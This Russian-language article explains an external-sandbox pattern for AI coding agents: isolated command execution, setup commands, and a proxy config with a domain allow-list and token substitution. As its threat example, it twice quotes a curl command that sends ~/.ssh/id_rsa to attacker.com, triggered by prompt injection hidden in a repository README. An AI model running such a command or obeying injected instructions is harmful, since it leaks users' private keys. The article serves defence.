Когда подключаешь к терминалу локальную нейросеть или ИИ-агента, главная дыра прячется не в самой модели. Опасность прилетает из чужого репозитория или документации, которую агент читает по твоей просьбе. А если просто загнать агента в контейнер, ему всё равно придётся отдать ключи от API, откуда их утащит первый же вредоносный скрипт.

Именно эту проблему разобрали Саймон Уиллисон и лаборатория Prime Radiant в описании паттерна внешних песочниц. Сам агент остаётся на твоей машине, а любая команда в консоль улетает в изолированную среду через единый локальный API.
Откуда прилетает атака и зачем выносить терминал наружу
Допустим, ты просишь агента проверить библиотеку для разбора PDF из открытого репозитория. Внутри чужого кода или README может лежать скрытая инструкция, или indirect prompt injection. Агент читает файл, воспринимает фразу как приказ и запускает в терминале curl -d @~/.ssh/id_rsa attacker.com.
Если терминал работает прямо на твоём компьютере, скрипт читает ключи из ~/.ssh/ или ~/.aws/, сканирует локальную сеть и отправляет данные наружу. Когда же выполнение команд вынесено во внешнюю песочницу, цепочка рвётся: агент рассуждает на хосте, а его команды видят лишь примонтированную рабочую папку.
Три движка под одним API: от WebAssembly до QEMU
Чтобы не привязываться к одной системе, авторы выложили три сервера с одинаковым интерфейсом на localhost. Подключить к ним можно Claude Code, Codex или Pi без переделки самого агента:
- external-sandbox-v86 запускает сервер на Node.js и поднимает Alpine Linux внутри WebAssembly через эмулятор v86 без прав root и гипервизора;
- external-sandbox-container написан на Python и запускает Alpine Linux в нативных контейнерах Apple Containers;
- external-sandbox-quicksand работает на Python с библиотекой Microsoft Quicksand, упаковывающей QEMU и Alpine Linux в обычный pip-пакет.
Попробуем поднять вариант на WebAssembly без локального гипервизора. Для старта хватит двух команд в терминале, чтобы запустить сервер и направить туда запросы Claude Code:
npx @primeradiant/external-sandbox-v86 --port 8080 --mount ./workspace
export CLAUDE_CODE_SANDBOX_URL="http://localhost:8080"
Первая строка запускает песочницу на порту 8080 и открывает ей доступ только к каталогу ./workspace. Вторая переменная окружения переключает агента на этот адрес. Правда, за простоту приходится платить скоростью: чистый WebAssembly в v86 уступает нативному железу, поэтому сборка тяжёлого C++ или запуск ресурсоёмких задач внутри эмулятора будет тормозить. А сервер external-sandbox-container работает только на Mac с чипами Apple Silicon.
Белый список доменов и подмена секретов в прокси
С файлами разобрались, но при настройке сети легко наступить на грабли. Агенту нужен выход в интернет, чтобы ставить пакеты с PyPI или ходить в API GitHub с токеном авторизации. Передашь боевой ключ в среду песочницы — и вредоносный скрипт тут же его утащит.
В решении Prime Radiant эту дыру закрывает фильтрующий HTTP/HTTPS-прокси с подменой учётных данных. Ты задаёшь белый список доменов, причём правила можно менять прямо на ходу через локальный интерфейс. Вместо реального ключа агенту выдаётся фиктивная заглушка, а настоящий секрет лежит только в настройках шлюза. Посмотрим на конфиг такого прокси для нашего теста с библиотекой Python и GitHub:
{
  "proxy": {
    "port": 8081,
    "allowList": [
      "pypi.org",
      "files.pythonhosted.org",
      "api.github.com"
    ],
    "credentialReplacement": {
      "GITHUB_TOKEN_STUB": "ghp_real_secret_token_never_revealed_to_llm"
    }
  }
}
Прокси слушает порт 8081, пропускает запросы строго на три домена из allowList и отбивает попытки просканировать локальную сеть. Если код внутри песочницы всё-таки запустит curl -d @~/.ssh/id_rsa attacker.com, атака провалится дважды: папки ~/.ssh в ./workspace нет, а соединение с attacker.com шлюз сбросит. Для запроса к api.github.com прокси сам подменит GITHUB_TOKEN_STUB на реальный ключ в заголовке и не засветит его перед моделью. Единственный риск, о котором предупреждают авторы, связан с DNS-туннелем через разрешённый хост, так что порты стоит держать под контролем.